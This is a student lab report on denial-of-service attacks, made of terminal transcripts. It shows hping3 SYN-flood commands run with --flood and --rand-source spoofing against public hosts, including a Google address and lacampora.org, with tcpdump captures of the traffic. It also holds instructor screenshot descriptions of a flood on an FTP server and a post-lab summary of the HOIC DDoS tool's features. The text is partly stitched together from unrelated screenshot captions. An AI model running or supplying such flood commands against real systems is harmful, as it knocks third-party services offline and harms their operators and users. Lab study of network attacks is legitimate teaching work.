

Name: **Mareena Fernandes**

Roll No.: **8669**

Class: **TE IT**

Batch: **B**

EXPERIMENT NO: 9

1)

```
mareenalinu@mareenalinu:~Desktop$ sudo apt install hping3 -y
[sudo] password for roblinux:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libfprint-2-tod1
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libtcl8.6
Suggested packages:
  tcl8.6
The following NEW packages will be installed:
  hping3 libtcl8.6
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,009 kB of archives.
After this operation, 4,392 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu focal/main amd64 libtcl8.6 amd64 8.6.10+dfsg-1 [902 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 hping3 amd64 3.a2.ds2-9 [107 kB]
Fetched 1,009 kB in 1s (1,112 kB/s)
Selecting previously unselected package libtcl8.6:amd64.
(Reading database ... 187470 files and directories currently installed.)
Preparing to unpack .../libtcl8.6_8.6.10+dfsg-1_amd64.deb ...
Unpacking libtcl8.6:amd64 (8.6.10+dfsg-1) ...
Selecting previously unselected package hping3.
Preparing to unpack .../hping3_3.a2.ds2-9_amd64.deb ...
Unpacking hping3 (3.a2.ds2-9) ...
Setting up libtcl8.6:amd64 (8.6.10+dfsg-1) ...
Setting up hping3 (3.a2.ds2-9) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.1) ...
```

2)

```
mareenalinix@mareenalinix:~Desktop$ sudo hping3 -S --flood -V -p 80 170.155.9.185
using enp0s3, addr: 10.0.2.15, MTU: 1500
HPING 170.155.9.185 (enp0s3 170.155.9.185): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 170.155.9.185 hping statistic ---
9492 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3)

```
mareenalinix@mareenalinix:~Desktop$ sudo hping3 -S --flood -V -p 80 192.168.1.104
using enp0s3, addr: 10.0.2.15, MTU: 1500
HPING 192.168.1.104 (enp0s3 192.168.1.104): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.104 hping statistic ---
7687723 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

4)

```
mareenalinix@mareenalinix:~Desktop$ sudo tcpdump -i enp0s3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
09:53:02.048285 IP roblinux.34764 > 133.247.244.35.bc.googleusercontent.com.https: Flags [P.], seq
2936626112:2936626158, ack 399104574, win 64015, length 46
09:53:02.049375 IP 133.247.244.35.bc.googleusercontent.com.https > roblinux.34764: Flags [.], ack 46,
win 65535, length 0
09:53:02.050079 IP roblinux.46426 > 192.168.0.1.domain: 14817+ [1au] PTR? 133.247.244.35.in-
addr.arpa. (56)
09:53:02.056637 IP 133.247.244.35.bc.googleusercontent.com.https > roblinux.34764: Flags [P.], seq
1:47, ack 46, win 65535, length 46
09:53:02.056654 IP roblinux.34764 > 133.247.244.35.bc.googleusercontent.com.https: Flags [.], ack 47,
win 64015, length 0
09:53:02.056698 IP 192.168.0.1.domain > roblinux.46426: 14817 1/0/1 PTR
133.247.244.35.bc.googleusercontent.com. (109)
09:53:02.057402 IP roblinux.43354 > 192.168.0.1.domain: 45335+ [1au] PTR? 15.2.0.10.in-addr.arpa.
(51)
09:53:02.061650 IP 192.168.0.1.domain > roblinux.43354: 45335 NXDomain 0/0/1 (51)
09:53:02.061797 IP roblinux.43354 > 192.168.0.1.domain: 45335+ PTR? 15.2.0.10.in-addr.arpa. (40)
09:53:02.065670 IP 192.168.0.1.domain > roblinux.43354: 45335 NXDomain 0/0/0 (40)
09:53:02.066093 IP roblinux.37143 > 192.168.0.1.domain: 57317+ [1au] PTR? 1.0.168.192.in-addr.arpa.
(53)
```

09:53:02.070707 IP 192.168.0.1.domain > roblinux.37143: 57317 NXDomain 0/0/1 (53)
09:53:02.070834 IP roblinux.37143 > 192.168.0.1.domain: 57317+ PTR? 1.0.168.192.in-addr.arpa. (42)
09:53:02.079060 IP 192.168.0.1.domain > roblinux.37143: 57317 NXDomain 0/0/0 (42)
09:53:07.080639 ARP, Request who-has _gateway tell roblinux, length 28
09:53:07.080976 ARP, Reply _gateway is-at 52:54:00:12:35:02 (oui Unknown), length 46
09:53:07.081205 IP roblinux.53465 > 192.168.0.1.domain: 9809+ [1au] PTR? 2.2.0.10.in-addr.arpa. (50)
09:53:07.086469 IP 192.168.0.1.domain > roblinux.53465: 9809 NXDomain 0/0/1 (50)
09:53:07.086645 IP roblinux.53465 > 192.168.0.1.domain: 9809+ PTR? 2.2.0.10.in-addr.arpa. (39)
09:53:07.096036 IP 192.168.0.1.domain > roblinux.53465: 9809 NXDomain 0/0/0 (39)
09:53:11.193861 IP roblinux.44146 > 192.168.0.1.domain: 12284+ [1au] AAAA? connectivity-check.ubuntu.com. (58)
09:53:11.199684 IP 192.168.0.1.domain > roblinux.44146: 12284 0/1/1 (119)
09:53:11.201129 IP roblinux.47523 > 192.168.0.1.domain: 24089+ [1au] AAAA? connectivity-check.ubuntu.com. (58)
09:53:11.206845 IP 192.168.0.1.domain > roblinux.47523: 24089 0/1/1 (119)
09:53:28.803100 IP roblinux.46370 > 36.75.98.34.bc.googleusercontent.com.https: Flags [P.], seq 3578552136:3578552175, ack 398916437, win 63900, length 39
09:53:28.803243 IP roblinux.46370 > 36.75.98.34.bc.googleusercontent.com.https: Flags [FP.], seq 39:63, ack 1, win 63900, length 24
09:53:28.803661 IP 36.75.98.34.bc.googleusercontent.com.https > roblinux.46370: Flags [.], ack 39, win 65535, length 0
09:53:28.803762 IP 36.75.98.34.bc.googleusercontent.com.https > roblinux.46370: Flags [.], ack 64, win 65535, length 0
09:53:28.803901 IP roblinux.33817 > 192.168.0.1.domain: 46969+ [1au] PTR? 36.75.98.34.in-addr.arpa. (53)
09:53:28.811017 IP 36.75.98.34.bc.googleusercontent.com.https > roblinux.46370: Flags [F.], seq 1, ack 64, win 65535, length 0
09:53:28.811038 IP roblinux.46370 > 36.75.98.34.bc.googleusercontent.com.https: Flags [.], ack 2, win 63900, length 0
09:53:28.811049 IP 192.168.0.1.domain > roblinux.33817: 46969 1/0/1 PTR 36.75.98.34.bc.googleusercontent.com. (103)
09:53:29.804626 IP roblinux.56732 > server-13-227-234-81.bom51.r.cloudfront.net.https: Flags [P.], seq 2113944441:2113944480, ack 399299984, win 63900, length 39
09:53:29.804813 IP roblinux.56732 > server-13-227-234-81.bom51.r.cloudfront.net.https: Flags [P.], seq 39:63, ack 1, win 63900, length 24
09:53:29.804829 IP roblinux.56732 > server-13-227-234-81.bom51.r.cloudfront.net.https: Flags [F.], seq 63, ack 1, win 63900, length 0
09:53:29.805510 IP server-13-227-234-81.bom51.r.cloudfront.net.https > roblinux.56732: Flags [.], ack 39, win 65535, length 0
09:53:29.805529 IP roblinux.41047 > 192.168.0.1.domain: 26577+ [1au] PTR? 81.234.227.13.in-addr.arpa. (55)
09:53:29.805708 IP server-13-227-234-81.bom51.r.cloudfront.net.https > roblinux.56732: Flags [.], ack 63, win 65535, length 0
09:53:29.805712 IP server-13-227-234-81.bom51.r.cloudfront.net.https > roblinux.56732: Flags [.], ack 64, win 65535, length 0
09:53:29.812002 IP 192.168.0.1.domain > roblinux.41047: 26577 1/0/1 PTR server-13-227-234-81.bom51.r.cloudfront.net. (112)

```
09:53:29.820651 IP server-13-227-234-81.bom51.r.cloudfront.net.https > roblinux.56732: Flags [F.], seq 1, ack 64, win 65535, length 0
09:53:29.820680 IP roblinux.56732 > server-13-227-234-81.bom51.r.cloudfront.net.https: Flags [.], ack 2, win 63900, length 0
09:53:33.960900 ARP, Request who-has _gateway tell roblinux, length 28
09:53:33.961194 ARP, Reply _gateway is-at 52:54:00:12:35:02 (oui Unknown), length 46
^C
44 packets captured
44 packets received by filter
0 packets dropped by kernel
```

5)

```
mareenalinu@mareenalinu:~Desktop$ host google.co.in
google.co.in has address 172.217.166.67
google.co.in has IPv6 address 2404:6800:4009:80d::2003
google.co.in mail is handled by 20 alt1.aspmx.l.google.com.
google.co.in mail is handled by 50 alt4.aspmx.l.google.com.
google.co.in mail is handled by 40 alt3.aspmx.l.google.com.
google.co.in mail is handled by 10 aspmx.l.google.com.
google.co.in mail is handled by 30 alt2.aspmx.l.google.com.
```

6)

```
mareenalinu@mareenalinu:~Desktop$ sudo hping3 -S --flood -V -p 80 172.217.166.67
using enp0s3, addr: 10.0.2.15, MTU: 1500
HPING 172.217.166.67 (enp0s3 172.217.166.67): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 172.217.166.67 hping statistic ---
992355 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

7)

```
mareenalinu@mareenalinu:~Desktop$ sudo tcpdump -i enp0s3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
09:55:49.483518 IP roblinux.52171 > 192.168.0.1.domain: 1729+ [1au] AAAA? detectportal.firefox.com. (53)
09:55:49.483567 IP roblinux.58745 > 192.168.0.1.domain: 8214+ [1au] A? detectportal.firefox.com. (53)
09:55:49.483609 IP roblinux.52796 > 192.168.0.1.domain: 59406+ [1au] AAAA? mozilla.org. (40)
09:55:49.483725 IP roblinux.35639 > 192.168.0.1.domain: 57604+ [1au] A? mozilla.org. (40)
09:55:49.484433 IP roblinux.52636 > 192.168.0.1.domain: 56650+ PTR? 1.0.168.192.in-addr.arpa. (42)
```

09:55:49.705272 IP roblinux.46390 > 36.75.98.34.bc.googleusercontent.com.https: Flags [P.], seq 1470553606:1470553645, ack 431489182, win 64028, length 39

09:55:49.716109 IP 36.75.98.34.bc.googleusercontent.com.https > roblinux.46390: Flags [.], ack 39, win 65535, length 0

09:55:49.773443 IP 36.75.98.34.bc.googleusercontent.com.https > roblinux.46390: Flags [P.], seq 1:40, ack 39, win 65535, length 39

09:55:49.773458 IP roblinux.46390 > 36.75.98.34.bc.googleusercontent.com.https: Flags [.], ack 40, win 64028, length 0

09:55:51.277015 IP bom05s15-in-f3.1e100.net.http > roblinux.7203: Flags [S.], seq 696832001, ack 886199706, win 65535, options [mss 1460], length 0

09:55:51.277062 IP roblinux.7203 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 886199706, win 0, length 0

09:55:51.277074 IP bom05s15-in-f3.1e100.net.http > roblinux.7195: Flags [S.], seq 697344001, ack 414115847, win 65535, options [mss 1460], length 0

09:55:51.277076 IP roblinux.7195 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 414115847, win 0, length 0

09:55:51.277079 IP bom05s15-in-f3.1e100.net.http > roblinux.7192: Flags [S.], seq 697536001, ack 474696140, win 65535, options [mss 1460], length 0

09:55:51.277081 IP roblinux.7192 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 474696140, win 0, length 0

09:55:51.277084 IP bom05s15-in-f3.1e100.net.http > roblinux.7187: Flags [S.], seq 697856001, ack 1080778365, win 65535, options [mss 1460], length 0

09:55:51.277086 IP roblinux.7187 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1080778365, win 0, length 0

09:55:51.277122 IP bom05s15-in-f3.1e100.net.http > roblinux.7186: Flags [S.], seq 697920001, ack 1511449585, win 65535, options [mss 1460], length 0

09:55:55.007942 IP bom05s15-in-f3.1e100.net.http > roblinux.4778: Flags [S.], seq 500160001, ack 176943593, win 65535, options [mss 1460], length 0

09:55:55.007975 IP bom05s15-in-f3.1e100.net.http > roblinux.4777: Flags [S.], seq 500224001, ack 724117866, win 65535, options [mss 1460], length 0

09:55:55.008181 IP roblinux.4792 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1782726642, win 0, length 0

09:55:55.008181 IP roblinux.4791 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 2005836649, win 0, length 0

09:55:55.008182 IP roblinux.4790 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1134113026, win 0, length 0

09:55:55.008183 IP roblinux.4789 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1004843444, win 0, length 0

09:55:55.008183 IP roblinux.4788 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 207189739, win 0, length 0

09:55:55.008184 IP roblinux.4787 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 419766325, win 0, length 0

09:55:55.008189 IP bom05s15-in-f3.1e100.net.http > roblinux.4762: Flags [S.], seq 501184001, ack 386005868, win 65535, options [mss 1460], length 0

09:55:55.008191 IP bom05s15-in-f3.1e100.net.http > roblinux.4761: Flags [S.], seq 501248001, ack 310195978, win 65535, options [mss 1460], length 0

09:55:55.008194 IP bom05s15-in-f3.1e100.net.http > roblinux.4760: Flags [S.], seq 501312001, ack 1410838164, win 65535, options [mss 1460], length 0


```
09:55:55.008338 IP bom05s15-in-f3.1e100.net.http > roblinux.4759: Flags [S.], seq 501376001, ack 468869235, win 65535, options [mss 1460], length 0
09:55:55.008353 IP roblinux.4786 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1073887047, win 0, length 0
09:55:55.008354 IP roblinux.4785 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 516039185, win 0, length 0
09:55:55.008355 IP roblinux.4784 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1632428313, win 0, length 0
09:55:55.008355 IP roblinux.4783 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 582916412, win 0, length 0
09:55:55.008356 IP roblinux.4782 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 171669011, win 0, length 0
09:55:55.008357 IP roblinux.4781 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1739026962, win 0, length 0
09:55:55.008358 IP roblinux.4780 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 121801539, win 0, length 0
09:55:55.008364 IP bom05s15-in-f3.1e100.net.http > roblinux.4758: Flags [S.], seq 501440001, ack 568686156, win 65535, options [mss 1460], length 0
09:55:55.008366 IP bom05s15-in-f3.1e100.net.http > roblinux.4757: Flags [S.], seq 501504001, ack 1653512720, win 65535, options [mss 1460], length 0
09:55:55.008368 IP bom05s15-in-f3.1e100.net.http > roblinux.4756: Flags [S.], seq 501568001, ack 1408761724, win 65535, options [mss 1460], length 0
09:55:55.008370 IP bom05s15-in-f3.1e100.net.http > roblinux.4755: Flags [S.], seq 501632001, ack 1692654370, win 65535, options [mss 1460], length 0
09:55:55.008373 IP bom05s15-in-f3.1e100.net.http > roblinux.4754: Flags [S.], seq 501696001, ack 1490801768, win 65535, options [mss 1460], length 0
09:55:55.008916 IP roblinux.4758 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 568686156, win 0, length 0
09:55:55.008917 IP roblinux.4757 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1653512720, win 0, length 0
09:55:55.008918 IP roblinux.4756 > bom05s15-in-f3.1e100.net.http: Flags [R], seq 1408761724, win 0, length 0
^C
2423 packets captured
5876 packets received by filter
3453 packets dropped by kernel
```

8)

```
mareenalinix@mareenalinix:~Desktop$ sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood --rand-source
HPING lacampora.org (enp0s3 184.107.43.74): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- lacampora.org hping statistic ---
18123811 packets transmitted, 0 packets received, 100% packet loss
```


round-trip min/avg/max = 0.0/0.0/0.0 ms

Before Hping Flooding




A screenshot of a terminal window titled "Mahendra Mehra CRCE is presenting". The terminal shows a user logging into a FileZilla server at 192.168.0.103. The output of the commands is as follows:

```
mahendra@fedora-machine2:~$ ftp 192.168.0.103
Connected to 192.168.0.103 (192.168.0.103).
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (192.168.0.103:mahendra): mahi
331 Password required for mahi
Password:
230 Logged on
Remote system type is UNIX.
ftp>
```




A screenshot of a terminal window titled "Mahendra Mehra CRCE is presenting". The terminal shows a user running the hping3 command to flood a target IP address. The command and its output are as follows:

```
root@mahendra-VirtualBox: /home/mahendra/Desktop# hping3 -c 10000 -d 500 -S -w 64 -p 21 --flood --rand-source 192.168.0.103
hping3 192.168.0.103 (enps3 192.168.0.103): 5 set, 40 headers + 500 data bytes
hping in Flood mode, no replies will be shown
```


CNS(PKB) ^

Flooding



CNS(PKB) ^

Flooding



Delayed Reply after hping flooding



Post labs:

1. Explore features of any other tool for dos attack.

Ans:

High Orbit Ion Canon HOIC is Anonymous DDOS Tool. HOIC is a Windows executable file
High-speed multi-threaded HTTP Flood

Features-

- Simultaneously flood up to 256 websites at once
- Built in scripting system to allow the deployment of 'boosters', scripts
- designed to thwart DDoS counter measures and increase DoS output.
- Easy to use interface
- Can be ported over to Linux/Mac with a few bug fixes (I do not have either systems so I do
